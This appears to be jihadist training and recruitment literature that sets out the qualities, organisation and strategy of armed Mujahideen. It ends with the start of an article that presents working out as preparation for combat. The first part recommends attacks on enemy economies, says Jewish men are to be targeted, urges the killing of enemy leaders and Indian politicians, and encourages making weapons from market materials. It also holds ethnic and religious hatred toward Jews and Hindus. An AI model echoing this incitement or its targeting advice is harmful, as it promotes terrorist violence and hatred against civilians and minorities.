After the compulsory requirement of the Imaan and the Taqwa, the Mujahid ought to pay careful attention to the following three points:

1. Highest standard of military training. 2. Obedience. 3. Prudence and Contrivance.

The more a Mujahid with the Imaan and the Taqwa, concentrates on these points, the more he will gain strength and blessing.

Highest Standard of Military Training.

Every Mujahid should possess the highest standard of military training, whether it is physical training, or training for the use of weapons, or frontal assault, or guerrilla warfare. In short a Mujahid should acquire the highest calibre of professional training that would able him to perform a multitude of tasks. Without such professional training it would be naive to enter the war. Insufficient training is not much useful either. Today the world has made tremendous progress in the art of warfare. The Muslimeen must try to acquire superiority in this field. A Mujahid ought to be trained to such an extent, that when he is sent without any weapons to the enemy country, he would be able to inflict heavy losses upon the enemy. If he is armed then he would be able to wipe out large numbers of the enemy's soldiers.

The training for the Jihaad could be divided into two parts.

1st Part:
Purely mental and psychological training which will result in producing self-confidence, valour, secrecy and serenity. A Mujahid is mentally prepared for any eventualities. A Mujahid is as solid as a rock, while faced with difficult situations. A Mujahid is totally in command of his faculties, whether in sorrow or in joy and most importantly he would never divulge secret information that is embedded into the deepest recess of his soul.

2nd Part: Physical and armament training.

Every Mujahid ought to be physically as strong as possible. His physical fitness ought to reach to the stage, that physical torture of the whole world could not make him spill the secrets. He ought to be strong enough to fight with his bare hands. He ought to be trained to such an extent that he can use whatever weapons he can lay his hands on. He ought to possess enough knowledge and skill to repair various weapons. He ought to be trained to make potent weapons from ordinary materials, freely available from the market place.

Every Mujahid ought to know the fact that as the Jihaad is compulsory for the protection of the Muslimeen, so is the training for the Jihaad.

Allah Ta`ala has commanded us in the Holy Quraan, to prepare for the Jihaad as much as we can. Allah's Last Rasool SallalLahu-`alayhi Wasallam has put great emphasis on the training for the Jihaad.

Therefore if the Mujahideen have the desire to perform the best and to defeat the enemy, then they should work un-tiringly for the preparation of the Jihaad and should not be content with anything less than the best.

Obedience

The second important requirement for a Mujahid is obedience. By obedience we mean the obedience of Allah Ta`ala and His Rasool SallalLahu-`alayhi Wasallam and the obedience of the Ameer. A Mujahid is not fighting for his community, his clan, or his homeland, but he is fighting for the Blessings of Allah Ta`ala and to spread the Word of Allah Ta`ala and the commandments. Therefore it is necessary for him, that at every step, he should follow the commandments of Allah Ta`ala and the Revered Sunnah of Allah's Last Rasool SallalLahu-`alayhi Wasallam . May it be the joy of victory, or the sorrow of losing his best friend, may it be the passion for revenge for the murders and the rape of the innocent Muslimeen by the Kuffaar, or the calmness and control during the enemy's surrender. Whether the spoils of war are heaped upon his feet, or he is in the state of hunger and thirst. He always acts according to Allah's commandments and the Revered Sunnah of His Rasool SallalLahu-`alayhi Wasallam.

A Mujahid never gets intoxicated by his power and his might, he never lays his hands upon the very old, the innocent children and the women. The thought of dishonest acquisition of the spoils of war never crosses his mind. He does not spill any blood at the joyous occasion of victory, because he is the Soldier of Allah Ta`ala and the Soldier of Allah Ta`ala always keeps his distance from oppression, embezzlement and excesses of any kind.

Prudence and Contrivance

The third important ingredient for a Mujahid is contrivance and prudence. A Mujahid, may he be a commander or a soldier, ought to enter into the war armed with a careful and well thought out plan and strategy, to cause maximum damage to the enemy and minimum loss to him and his side. The Mujahideen ought to be aware and informed of the enemy's weaknesses. Their intelligence system ought to have gained the deepest access into the enemy's plans and strategies. The Mujahideen also ought to be familiar with the enemy's psychology. For example the psychology of some enemies is as such, that the loss of one hundred of their men is less important to them than the loss of one hundred dollars or pounds. Thus it would be prudent for them to destroy the enemy's economy. The reason behind the enemy's such psychology is, their idolatry. Idolatrous beliefs result in the loss of values and the importance of other human beings, not only in their own eyes but also in the eyes of others. Yes, the only value the Mushrikeen understand is the value of worldly possessions. This lesson is deduced by the Ghazwat ul Badar, when Allah's Last Rasool SallalLahu-`alayhi Wasallam left Madinat ul Munawwarah with the intention of capturing Abu Sufyaan's loaded trade caravan. This threat forced the Mushrikeen to put the lives of their nearest and the dearest at stake, just to protect their worldly possessions. The consequence of such a folly was the slaughter of their kith and kin by the honoured Sahabahs RadhialLahu-`anhum of Allah's Last Rasool SallalLahu-`alayhi Wasallam. The death of whom has demoralised the Kuffaar to such an extent, that within a very short period they surrendered to Allah's Last Rasool SallalLahu-`Alayhi Wasallam forever.

If the Mushrikeens' psychology was not materially orientated then they would not have put all their best soldiers into the battle, and Allah's Last Rasool SallalLahu-`Alayhi Wasallam might have had to fight many more battles, in order to wipe out the cream of the Mushrikeens' army, but as soon as their economical interest was perceived to

be under threat, the Mushrikeen lost all their reasoning and intellect, and inflicted upon themselves irrecoverable damage by losing their most able and brave fighters in the Battle of Badr.

On the other hand when the confrontation is against the Jews, then the Jews value their lives more than their worldly possessions. The Jews are not perturbed by the loss of millions of pounds but would be concerned greatly if they lost a few lives. Though the love of worldly possessions is rampant in them as well, but after the emergence of Islam the value of ever decreasing manpower have acquired enormous value to the Jews. Therefore the clans of Banu QainuQa' and Banu Nadheer of the holy city of Madinah had sacrificed their properties and economical resources in order to save the lives of their members. This is declared in the Holy Quraan

"that the Jews would offer Fidyah for the release of their prisoners".

Therefore it would be prudent to concentrate on the destruction of the Mushrikeens' economical and financial establishments. This will demoralise their resolve to fight and soon they will bow to the Muslimeen. But if the enemy are the Jews then their men are to be targeted, which would demolish their resolve.

Similarly the Mujahideen ought to trace those persons who are considered as the brains of the enemy, whom the Holy Quraan has called as "Ai'mmatul Kufr".

Behind the war effort of every nation lies certain powerful people who devise the war strategy and oversee the progress of the war. The Mujahideen should adopt the strategy of eliminating these war lords, instead of sacrificing numerous Mujahideen's lives, in order to wipe out the ordinary enemy soldiers. This will Insha-Allah be much more beneficial.

All the Anti-Islam forces, may they be Mushrikeen or the Jews, have one common factor among them. This common factor is their reliance upon few individuals. This personality worshipping epidemic is the greatest weakness of the enemy. Thus to break the enemy's Anti-Islam resolve, a plan to remove these warlords from the scene, would offer untold advantages to the Mujahideen. Once the enemy's leading lights disappear from the scene, the whole nation becomes a rudderless ship.

In contrast, the Muslimeen are the only Ummah in the whole Universe, who become stronger when more and more of its commanders and leaders sacrifice their lives in the path of Allah Ta`ala. Every drop of a martyr's blood produces a new life, vitality and strength to the Muslimeen. The Ummah becomes more united and committed more than ever.

The Armed wing of the Jihaad organisations therefore, ought to consider these facts very carefully and devise their strategy in the light of the above passages. Today many movements for the liberation in India are, either failing in their objectives, or prolonging their struggle, because they have confined their activities to targeting only the soldiers and civilians, while the fact of the matter is that India's every increasing population is a grave problem for its leaders. The Indian government was forced to spend 168,000,000,000 Rupees in the last year alone, on its birth control programme. Thus the death of a few thousand of her inhabitants would have a negligible effect upon the leaders and the country, on the contrary they might perceive such a loss as an advantage and a divine dividend to their population containment efforts.

True, if India would have been a prosperous nation and the lives of her citizens would have been considered precious, then by now a mutiny might have flared in the streets of India, as a result of the losses they suffered in Kashmir, Punjab, Nagaland, Manipur, Asam and Behaar. The true situation in India is somewhat different. Unemployment is so rampant that the Indian soldiers, even after daily cleansing of thousands of their comrade's bodies for burial, do not raise their voices in protest, because the sum of 1800 Rupees or so of their salary is the

only means of income they have, which provides the meagre basic necessities of their lives. If this source of income disappears then they will endure the same hunger and poverty as the other millions of Indian citizens are suffering. They are also well aware of the fact, that there is a long queue of hungry and starving people awaiting for their job, if they ever dare to question the mad and suicidal policies of their superiors.

In such circumstances, if the various Movements would have concentrated their efforts towards the economical targets, then by now many a region would have been freed from the yoke of slavery. If these Movements would have targeted the people with silky Dhotees and white Sampan shaped Topees and those leaders whose profession is to abuse the voter's trust, under the pretense of humility and the intelligence organisation of India, then these Movements might have been enjoying their successes by now.

To conclude this statement, we emphasise that the people in charge of the military wing ought to be highly skilled in various branches of warfare and ought to be extremely capable of formulating and devising practical strategies and astute planning. They ought to be well equipped in the implementation and enforcement of such tactics and methods, which would cause the greatest chaos and demoralisation, amongst the populace of the enemies. They should always make sure that their strategies and plans would not cause unnecessary loss of the Mujahideen's lives.

The Mujahideen ought to be bursting with passion for Martyrdom. The Martyrdom is the greatest Honour bestowed upon them by Allah Ta`ala, but it is not the final objective. Therefore the Mujahideen should always be aware of those aims and objectives for which the Jihaad was made compulsory. They should not engage in any imprudent act and unwise activities because of their eagerness to obtain the Martyrdom.

The Administrative Division Of The Armed Wing

It is necessary for the strength and effectiveness of this section, that its responsibilities and personnel ought to be divided into three groups and sections, or the armed wing ought to be divided into three sections.

1. The Department of Training
2. The Department of Intelligence
3. The Department of War.

1. The Armed Wing must include some such personnel who are at the peak of their physical fitness, they possess first-hand experience of all kinds of weapons and are in tune with the fundamental principles of the Jihaad. They also have the experience of managing the training centres and could teach the art of warfare.

They should be designated solely for the training and coaching of the new Mujahideen. They should also be given the responsibilities of establishing new, permanent and mobile training centres, with the approval of the Central Organisation. They ought to travel to different countries and provide training to the Muslims of various regions and countries.

This section ought to have a list of all trained personnel with their addresses, their organisational position and status and the record of the standard and the level of training they possess.

This section ought to arrange intermittently, special sessions of training for the leaders of the organisation and the personnel of other sections, thus providing them with complete and up-to-date training.

This section ought to be in regular contact with other organisations' military wings, with the view of improving the existing system.

2. The Intelligence Section should appoint those people to its section who are physically strong, agile, selfless and experienced and who are totally trustworthy and loyal. They are not tainted with the disease of popularism and personal vendetta. The tasks and responsibilities of this department are as follows:

· Complete intelligence gathering of the enemy's strength and its sensitive places.
· To be fully informed of the weaknesses of the enemy.
· To successfully instigate misinformation campaigns, in order to disguise the true strength and war strategy of the Jihaad organisation.
· To prevent infiltration of the enemy agents and unearthing the moles within their organisation.
· Completion of all the necessary arrangement before commencing any military activities in the new theatre of war and to pinpoint sensitive targets.
· To keep a strict watch upon any internal mutiny.
· To establish contact with the Mujahideen who are held prisoners in the enemy jails.
· To win support for the Mujahideen within the enemy territory and to establish channels for the Mujahideen.
· To arrange clandestine supplies to the Mujahideen, fighting in the theatre of war.
· To discover any national or international conspiracies against the organisation and to thwart it prior to their implementation.

3. The Department of war:

Finally a Jihaad Shura, consisting of the members of the military wing and the experienced commanders, with the consent of the Ameer and the organisation ought to be established, in order to pursue a cohesive course of action, for the most effective means of the Mujahideen's war efforts and for the preparation of devastating attacks upon the enemy. The Distinction Between The Jihaad And Acts of Violence, the honoured Mujahideen ought not to forget, that the Jihaad is an act of Divine Worship and at the core of every Act of Worship, lie the vital requirements of purity and sincerity of the heart. Every Act of Devotion must be performed for the sole purpose of obtaining Approval and blessings of Allah Ta`ala and must be totally in accord with the Revered Sharee`ah. The Mujahideen's intentions always ought to be to please Allah Ta`ala alone. Their hearts and souls ought to be free from false pride, arrogance, haughtiness and insolence, so that their great Act of Devotion and Worship remains protected and acceptable in the Court of Allah Ta`ala. Anyone who sacrifices his life with the sole intention of becoming famous, would be the first person to be shoved into the hellfire, therefore the Mujahideen ought not to be haughty and insolent because of their great deeds and ought not to advertise their deeds without any necessary reasons. The pronouncement of the events of the Jihaad, for the sole purpose of propagation ought to be narrated with the minimal mentioning of personal achievements, instead the greatness of the Jihaad and the help and the victory of Allah Ta`ala ought to be prominent in all such propagation.

Once the Mujahid believes, that every achievement and success is not due to his effort and endeavour, but due to Allah's Will and the commandments, then none of the satanic tricks will penetrate his heart and soul. Regardless of whether he narrates each and every event and achievement of the Jihaad, or publishes them. Indeed Allah Ta`ala will grant to this Mujahid untold and unimaginable Thawab (reward) for such narration and publication, as they would be a means to bring thousands of Muslims into the Jihaad.

If the narration of the events of the Jihaad in the above prescribed manner is not pursued and it is instigated due to an act of false pride and insolence, then the deeds of the honoured Sahabah RadhialLahu `Anhum and the Salaf Saliheen would have never reached us.

On the other hand (Allah Ta`ala orbits???) if any thought of self-importance penetrates into any Mujahid's heart and soul and he considers himself as an indispensable old hand and an extremely valuable experienced Mujahid and believes that all the achievements are due to his personal effort and endeavour and demands certain rights,

then the situation becomes threatening, which need to be reformed urgently. Therefore the Mujahideen ought to check thoroughly and correct their intentions before any public statements and publications are made.

One other important point to be remembered is, that holding and carrying the weapons is a great blessing, thus Satan tries his utmost to tempt the armed Mujahid to abuse this blessing, by prompting the wrongful usage of his weapons, in order to cause ill-feelings against the Jihaad and the Mujahideen. Therefore those lucky Mujahideen who are armed, should understand very clearly and precisely that the usage of these weapons are governed by the Revered Sharee`ah and if the usage of these weapons are carried out in accordance with the Revered Sharee`ah then only it would be called the Jihaad and they will reap the Thawab (reward) for this great Act of Worship and Devotion. But if he uses his weapons, contrary to the Revered Sharee`ah and in the wake of some temporary emotional outbursts, then this will not be the Jihaad, but it will be an act of violence, and Allah Ta`ala detests those who spread chaos and violence on the earth. Some people who are shallow minded and possess uncontrolled emotions, are propelled by Satan, to act irresponsibly and the satanic influences instigate negative feelings in them against the organised Movement of the Mujahideen and their policies which are based upon the Revered Sharee`ah. These people start complaining that nothing important is happening. But in reality the only act they themselves are capable of accomplishing is, lobbing a grenade into the places of worship of the enemy, or to disrupt a public gathering, or to kill some unconnected and unworthy or defenceless person. These meaningless and despicable acts of violence are considered by them to be their greatest achievement.

Sadly the enormous achievements and task of the Jihaad Movements, such as the snatching of freedom and independence for the millions of Muslims from the clutches of the barbaric Soviet occupying forces and the virtuous cause of protecting the future of 200,000,000 Indian Muslim's from the racist Hindus, does not seem to them as a great achievement and endeavor. Such superficial and shallow minded youths could be found in the four corners of the world. Some of whom spend their lives day-dreaming of some invincible great plans which never sees the light of the day, while some will be carried away by their silly and aimless emotions to commit some act of violence which might push some of the greatest organisations to the precipice of destruction.

These type of youths could be seen either asking daft and silly questions to the respected `Ulama, or bothering the leadership of the Jihaad Movements, with their imaginary schemes. The usual contents of their verbosity includes such statements "that excluding the Jihaad, if there is any other need for their services, then they are willing to serve", "you are wasting the resources by fighting such and such enemies, while the real enemy is around you", "is it permissible to kill a prostitute?", "could we have your permission to rob all those who do not take part in the Jihaad?", "certain banks are the properties of certain sects, could we be allowed to rob them as it will be profitable to the religion?", and so on and on and on.

These type of people are neither encouraged by the respected 'Ulama, nor by the leadership of the Mujahideen. Disappointed, they turn against the respected 'Ulama and the leadership of the Jihaad Movement, they then start spreading false and distasteful accusations and innuendoes against the respected 'Ulama and the leadership of the Jihaad Movements and finally they turned to other people for help for their superficial and imaginary perception and schemes. Occasionally they manage to form a group of like-minded mentally disturbed people and start some short-lived subversive activities, then they fade away quietly.

It is a binding duty of the Jihaad organisations, to inform very precisely, emphatically, and very clearly, to every Mujahid, before handing the weapons to him, the sanctity of the weapons, and the Revered Sharee`ah relating to the proper usage of these weapons. The Jihaad organisation ought to make sure that those who are entitled to carry arms and ammunition, are well drilled in the following of the commands of their commanders and the Ameer. They are to be thoroughly checked against any germs of self-importance and the shallow disruptive emotions.

The strict policy of discouragement ought to be enforced for any one, perceived to be harbouring any notion of abusing the weapons and are prone to momentary personal initiatives. Such people should be kept away from the organisation and the Mujahideen. As we have described earlier that the Jihaad is not synonymous with hooliganism, armed robberies, murders and mayhem, but a holy deed of Worship and Devotion, which is solely performed for Allah's approval and blessings, and Allah's approval and blessings can only be obtained by the obedience of the Ameer and by the strict adherence to the Revered Sharee`ah.

The purpose of the Jihaad is the reformation of the individuals and the society. The aim of the Jihaad is to establish peace on Earth. The objective of the Jihaad is to instill obedience and subjugation to Allah Ta`ala only. The Jihaad is synonymous with the Da'awat ul Haq. Thus a Mujahid should acquire the attributes and qualities befitting the Soldier of Allah Ta`ala.

Today conspiracies against Islam and Muslims are rearing their ugly heads in many quarters of the world, therefore a tightly knit organisation and an extremely careful approach to the Jihaad is required. This can only be achieved, when unsuitable persons do not enter into the fold of the Jihaad organisation and the Movement until they conform to the hilt to all the Islamic principles and commandments. This conformation will result in Allah's blessings descending upon those who are participating in the Jihaad and all the goals of the Movement will be fulfilled and Insha'Allah, the words of Allah would be supreme once again in every nook and cranny of the world, and Islam will regain its superiority over the Kafirs and the Mushrikeen.

Oh Mujahid in the Path of Allah Ta`ala! **Remember!**

That the Jihaad is not a means to bring human beings into the subjugation of other human beings, nor is the Jihaad for the purpose of achieving personal gains or honour. We are sacrificing our lives in order to end all the mischief, discord, sedition, inequity, wretchedness and wickedness from the world, our sole expectation by the virtuous deed of the Jihaad is the success in the Hereafter. Therefore whenever we are armed, then our hearts and souls should be attentive to the Holy Words of Allah Ta`ala.

This hereafter world, we have specifically made for those who do not intend to high-handedness and mischief on earth. And good result is (bestowed) to people of Taqwa. (Surah-al-Qisas:28, Ayah 83)

An armed and trained Mujahid's heart and mind is not only occupied with the twenty-eight Ghazwaat, the bravery and chivalry of the honoured Sahabahs RA, the faith enhancing military campaign of the honoured Sahabahs RA in the width and breadth of the Roman and the Persian Empires, the invasion of Sindh (presently in Pakistan) in response to the cry of a child and the attack of Tariq bin Ziyad (RahimahulLahu) on Spain in order to protect the dignity and honour of a non-Muslim lady, Sultan Salaahuddeen's (RahimahulLahu) war against the Christian (so called) Crusaders for the liberation of the Holy Masjid of the Bait ul Maqdis, and the war of Mahmood Al Ghaznvi with the Hindus for the destruction of the Mandir of Sumnath (where in the name of religion every conceivable oppression was carried out against humanity), but the Mujahid at the same time should also remember that Allah's Last Rasool did not grant the permission to fight the Munafiqs of Madinat ul Munawwarah. Hazrat 'Uthmaan (inspite of ruling the then half the regions of the world) did not allow Muslims to attack the few hundred Christians.

The Leader of the Mujahideen, RasoolulLah SAW, on every occasion of sending the groups of Mujahideen for the Jihaad assignment, used to emphasise to them:

· Depart with the name of Allah and with the help from Allah and in the Deen of Allah's Rasool SallalLahu `Alayhi Wasallam.
· Do not kill any old age person.
· Do not kill any invalids and disabled.

· Do not harm babies.
· Do not harm children.
· Do not harm women.
· Do not steal from the booty and the spoils of war.
· Accumulate all the spoils of war in one place (take your share after its division).
· Maintain proper & correct mutual dealings.

Sometimes the following declaration was also issued:
· keep your words and do not go back on your commitments.
· Do not mutilate the corpses.

We should also memorise that Allah's Last Rasool has pronounced *"the threat of the Jahannam for those Muslims who raise their swords against each other, in such a case the murderer and the murdered both will be assigned to the Jahannam".*

We must also preserve it into our hearts and minds, that even a single life is immensely valuable to Allah, thus extinguishing a life on the suspicion of being an agent or informer alone should not be practiced. The Earth shudders with the sin of extinguishing an innocent soul and Allah's help and blessing is suspended.

The honoured brave soldiers of the Ummah!
Those youths deserving the Jannah!
The courageous battlefield heroes!
Memorise well!
Your fight is not for a specific nation, community, group or organisation. You are not spilling your blood for the dominance of one nation upon another. The reason for your Jihaad is not to elevate one organisation above another. You do not wave the banner of Arab nationalism or Asian nationalism. You are not fighting to protect the powers of the few. Your fight is to obtain Allah's favour, and acceptance of your deeds by Allah.

That's why this war is called the Jihaad!!!

You are sacrificing your lives for the greatness of Islam and for the protection of the Muslims, therefore even the dust and the sand on your feet is the guarantee of the Jannah. You are striving for the establishment of the greatness of the Holy Quraan and for Allah's commandments, in order to guide mankind to the right path.

You are performing the greatest task of liberating mankind from their own slavery and bringing them to the subjugation of Allah Ta`ala alone. You are those fortunate people who are providing the proof of the Oneness of Allah Ta`ala and the righteousness of His Deen, Islam, by spilling of your crimson blood. Therefore after your death, you are bestowed with the honour of the Shaheed.

It is strictly not permissible for you to put a bullet in the body of any Muslim.

Therefore:

It is criminal to use your youthful energy and power to usurp one nation against another.

It is not allowed for you to use your sacred weapons for the advancement of one organisation at the cost of another.

Do always remember that you are the Mujahid in the Path of Allah Ta`ala, the soldiers of Islam, the guardians and protectors of the Imaan and the Deen.

These honours are your precious possessions of this world and the Hereafter.

The Psychological Preparation of the Probable Consequences of the Jihaad.

Whenever Muslims enter into the Jihaad with the Blessings and the Help of Allah Ta`ala, then immediately many a diverse consequences emerge. Therefore a Mujahid must always be psychologically and mentally prepared for them.

Presently after the campaigns of the Jihaad, an instant victory and the immediate establishment of the Khilafah is assumed as a fact.

We assume that as soon as we start the Jihaad, we will be victorious immediately and as soon as we are victorious the Khilafah ul Rashidah will be established and the environment of piety and pure goodness will be enforced and upon every street and corner of the conquered land, the seal of Islam would be imprinted immediately. But when after the Jihaad these assumptions are not materialised then suddenly the Anti-Jihaad conversations rear their ugly heads, great numbers of people lose their hearts in the Jihaad. The euphoria of the victory turns into dejection, some proclaimers of instant establishment of the Khilafah ul Rashidah after the Jihaad, hide their faces with shame and guilt, and the Anti-Jihaad supporters are provided with an opportunity for heralding their abuse against the Jihaad and the Jihaad Movements.

A clear example of such an event is Afghanistan. In 1992 when General HabebulLah the communist backed puppet ruler was dethroned, the communist surrendered to the Mujahideen and handed over the rein of power to the Mujahideen, thus enabling the Mujahideen to enter Kabul and formed the government with few key positions in their hands, while the whole of the administrative establishment and the armed forces and the civil servants of the past regime remained intact.

There was no ethical or religious base for fighting and destroying the Uzbek Militia who handed the power to the Mujahideen, thus they remained armed to the teeth. Meanwhile small groups managed to occupy various sections of Kabul which were supported by the Iranian Regime. The whole of Afghanistan was in turmoil. The fourteen-year long bloody war has left Afghanistan fragmented and each part of Afghanistan was under the control of different armed factions. The whole of Afghanistan was sprinkled with land mines with the view of maiming and killing tens of thousands of Muslims. Six million of the population was forced to seek refuge in neighbouring countries. Russia's crime against humanity has left millions of helpless and destitute widows, orphans and crippled citizens.

In such a grave and despondent situation it was vital that all the Mujahideen should have come together and co-operated fully with each other and the process of dismantling the communist administration would have been started and they would have formed cohesive internal policies. But soon after the surrender of Kabul to the Mujahideen, a section of the populace, gripped by their long suspended desire and enthusiasm for the establishment of the Khilafah, became disenchanted with the snail pace progress of the Mujahideen towards that goal.

Many a different and false accusations were directed against the Mujahideen. Such as "the streets of Kabul are filled with shameless women who do not cover themselves according to the Revered Sharee`ah", or "Kabul is under the control of the Uzbek Militia of Rasheed Dostam and the Mujahideen are puppets in their hands", or "all the government departments and offices are run by the communists" and so on. Thus these and similar unreal outbursts gave the opportunity to a faction to attack Kabul and opened the door of wretchedness which has not yet been closed.

After the start of this internecine war in Afghanistan, who did what, and what actually took place is a long story. During that period of this blind war, so many events took place that even the parties involved might not know themselves.

Indeed many excesses were committed. Broken promises, reneging on solemn commitments, bitter scenes, the heart breaking war between the various factions of the Mujahideen were witnessed. Many honoured and respected great personalities were defamed. Countless trusted and dignified people, lost their positions and respect in the eyes of the Ummah.

How did it all begin?

We observed an interview of an Afghan leader surrounded by sabre rattling and slogan chanting Arab Mujahideen, the Afghan leader was expressing with heavy heart the facts that Kabul is still under the iron control of the Uzbek Militia and the supremacy of Islam is not established. Thus he will fight to the last, to remove every communist from Kabul. During the whole interview he was cheered by the Arab Mujahideen with emotional and unrealistic slogans.

A realisation dawned upon us there and then, that these slogan chanting, emotional Mujahideen are the root cause of the erroneous views of this great leader. If this leader should have gone to Kabul with the Mujahideen under his command and acted in consultation with the other Mujahideen groups in Kabul with a view of systematic removal of the communists from the machinery of the government then the ultimate wishes of all the Mujahideen and the pious people would have been easily attained.

But the war has commenced and the communists were able to gain protection from various Mujahideen organisations and thus contributing in the prolongment of the final outcome.

Our only reason for stating this example is to show, that when the Mujahideen are not prepared for the consequences of the Jihaad before hand, then a disastrous result might ensue.

It is not our intention (Allah Ta`ala Forbids) that the Afghanistan Jihaad is a failure. On the contrary, we believe that in Afghanistan's Jihaad, the Muslims in general and the Mujahideen in particular, were successful beyond the wildest imagination. Because the Jihaad of Afghanistan was waged neither for the purpose of governing Kabul by the Mujahideen, nor with the aim of removing certain people from power and installing others in their places. The aim of the Mujahideen, for a considerable period was, that they were fighting for the protection of Islam and to obtain the highest honour of Martyrdom in this war.

By this great Jihaad, the bloodthirsty animal, namely the Soviet Union, met her own death. A sigh of relief has spread from Pakistan to the gulf. Due to this great Jihaad those Muslim states were able to free themselves from the clutches of the Soviet Empire, for whom the thought of liberating themselves was non existent a short while ago.

These were the fruits of the Jihaad in Afghanistan, which slowly and gradually inspired the Mujahideen towards their ultimate goals of establishing the government on the model of the Khilafah ul Rashidah.

Thus establishment of the Khilafah and other faith enhancing aims and objectives gained momentum and were expressed in slogans by the Mujahideen and the lovers of the Jihaad.

After the fall of Kabul, the result and consequences obtained through the Jihaad were soon forgotten and were biting the dust and all the attention was now focused solely on those slogans which appeared at the end of Afghanistan's Jihaad. These were though not empty and hollow slogans and it was also the Mujahideen's

intention and aim to establish the Islamic system in Afghanistan after the demise and the destruction of the communist administration, as it was the cornerstone of the Mujahideen's aim and objective for waging the Jihaad. But after the fall of Kabul no one realised the huge and countless obstacles lay ahead in the path of the establishment of the Islamic system in Afghanistan. Every nation of the world perceive the establishment of pure and true Islamic State in Afghanistan as a death-warrant to their own existence. Even the neighbouring Islamic nations were not in favour. Furthermore wiping out the remaining communists and getting rid of the communist legacy and influence was not an easy task. The settlement of millions of displaced and dislocated refugees and the redevelopment of the ruined country was a huge and extremely difficult task.

In these circumstances it was vital for all the groups and the factions to tackle these issues unitedly and continuously. In addition the prevailing international laws were the permanent stumbling blocks to these efforts, to challenge and confront these international laws needed enormous efforts and a lengthy period of time.

Anyhow, due to the hastiness of some people and due to the old enmity and rivalry of some people and due to some other reasons, Afghanistan was pushed into a new war. But we believe that the Jihaad of Afghanistan is a success and Insha-Allah, in the near future a genuine Islamic nation will be established and the blood of 1,600,000 Martyrs which had folded the darkness of communism, will bear fruits and Insha-Allah, the best leadership will be provided from Afghanistan, which will not succumb to anyone's threat in its pursuit of solving the problems of the Muslim Ummah. Yes! We said in the past and we say again now! It might take some time, to achieve these goals. We honestly believe that in-spite of the conspiracies of the enemies and the apathy of our own, this length of time does not seem considerably long.

Now returning to our main subject.

Every Mujahid should always be alert and prepared in his mind and heart for the probable consequences of the Jihaad and it should be understood well, that as long as a Mujahid's intention is correct and proper and his Jihaad is according to the Revered Sharee`ah, then he will never be a failure. If he is victorious then he is the winner, if he looses his life in the hand of the enemy then he is also successful. If his forces are winning then he is the winner, and if his forces are apparently unsuccessful then he is still successful. But the consequences on the surface could have many dimensions. It is probable that Allah Ta`ala will bestow such a victory in the Jihaad, that he can see the fulfilment of the aims and objectives of the Jihaad with his own eyes, as the honoured Sahabahs RadhialLahu-`anhum have witnessed Allah's glorious gift of victory in the battle of Badar and in the Holy city of Makkah and as Sultan SalahudDeen had witnessed in the victory of the Bait ul Maqdis in Palestine. But it is also probable that a Mujahid might witness an apparent defeat, but in reality this defeat is on the surface which could contain within it several benefits. As the honoured Sahabahs RadhialLahu-`anhum have witnessed in the battle of Uhud. It is also probable that the battle is indecisive and ends in stalemate and its affects might become apparent later on, as it happened with the Movement of the Martyrs of Balakoat, the consequences of which were ascertained after a while.

The consequences of every Movement and every Jihaad holds many probabilities, thus a Mujahid, in order to Please Allah Ta`ala, ought to put all his effort and the best of his endeavour to the Jihaad and leave the result of his effort and endeavour to Allah Ta`ala alone. He ought not to blow his trumpet on victories, nor to be heart broken and disappointed on his defeat. His effort, endeavour and sacrifice are never in vain. The result will definitely emerge either immediately or later. His participation in the Jihaad Insha-Allah, would emerge, in the form of Allah's blessings upon the inhabitants of the whole world.

If by the sacrifices and efforts of the handful of people the caravan of human beings is diverted from the path of hell to the eternal heavenly abode Jannah, then this bargain is not a bad bargain at all. If Allah's precious gift of the establishment of Islam and the Khilafah is achieved, then who could measure the greatness of this gift of Allah Ta`ala.

“Oh heart in love contains all the benefits, Loss of one life is not a bad loss.”

If the Mujahid is an eye witness of the fruits of his sacrifices then it is a great blessing and if the fruits of his sacrifices blossom after his time, then his reward is awaiting for him when he meets his Creator.

The Psychology of Working Out

by Thabit bil Darb

Working out is an activity enjoyed by millions of people nationwide Muslim and non-Muslim alike. Many people and magazines try to explain how to enhance the work out experience, such as defining what types of food to eat, what to drink, how many reps one should perform, and how often one should work out. A great deal of money is spent by many individuals worldwide to achieve the most enhanced workout experience, with a considerable number of such people not getting the desired effect. The purpose of this article is to spend some time on a key factor that many people miss out on. That factor happens to be the overall psychology of the individual who is engaged in working out.

Before one delves into the psychology of working out and how it affects Muslims, let the noble readers be reminded about the current healthcare crisis taking place here in the United States of America. The following sentence was extracted from an article titled: "Commercial Weight Loss Products and Programs: What Consumers Stand to Gain and Lose" that was written in the year 1997 for a public conference on the dangers of obesity that was held between October 16-17.[1]

"On October 16-17, 1997, representatives from academia, government, the weight loss industry, and consumer advocacy groups met in Washington, D.C. for a conference – 'Commercial Weight Loss Products and Programs -- What Consumers Stand to Gain and Lose'. The subject of the conference was the continuing rise of obesity in this country, estimated to cost consumers over $100 billion in health care costs and money spent on weight loss products and services. The conference was conceived as a coordinated effort by all concerned groups to better understand the problem and to explore ways to improve the information that consumers routinely receive about the nature of obesity and weight loss products and programs".

One may be asking: What is the relationship between the psychology of working out as a Muslim, especially a Muslim who is striving hard for the cause of Allah, and the issue of obesity in the United States? Well, in order to understand what drives most people to work out, we need to see what the underlying motives are. In the country that most of the people reading this article live, the primary motivating factor for millions of people is either to lose weight or to have a beautiful, handsome chiseled body. These should not be the motivating factors for Muslims who love Allah and his noble Messenger, peace be upon him. We as Muslims should work out with good intentions. Good intentions such as:

1. The strong Muslim is better than the weak Muslim. This can apply to physical, mental, economic, and intellectual.

2. To be physically capable of carrying out the duties of al-Qital, especially the current conditions of *Ribat*, which are not the easiest of conditions by any stretch of the imagination.

3. To apply the hadith: Salamah ibn Al-Akwa

1 See http://www.ftc.gov/os/1998/03/weightlo.rpt.htm

narrated that the Prophet, peace and blessings be upon him, passed by some people of the tribe of Banu Aslam who were practicing archery. The Prophet said, "*O children of Ishmael! Practice archery as your father Ishmael was a great archer. Keep on shooting arrows and I am with (the team of) Banu so-and-so*". So one of the parties ceased shooting, whereupon the Prophet said, "*Why do you not shoot?*" They replied, "How should we shoot while you are with them (i.e., on their side)?" On that the Prophet said, "*Shoot and I am with all of you*".[2]

Moreover, the Muslim should realize that the following activities have a strong Islamic significance in our early history, starting in the time of the companions:

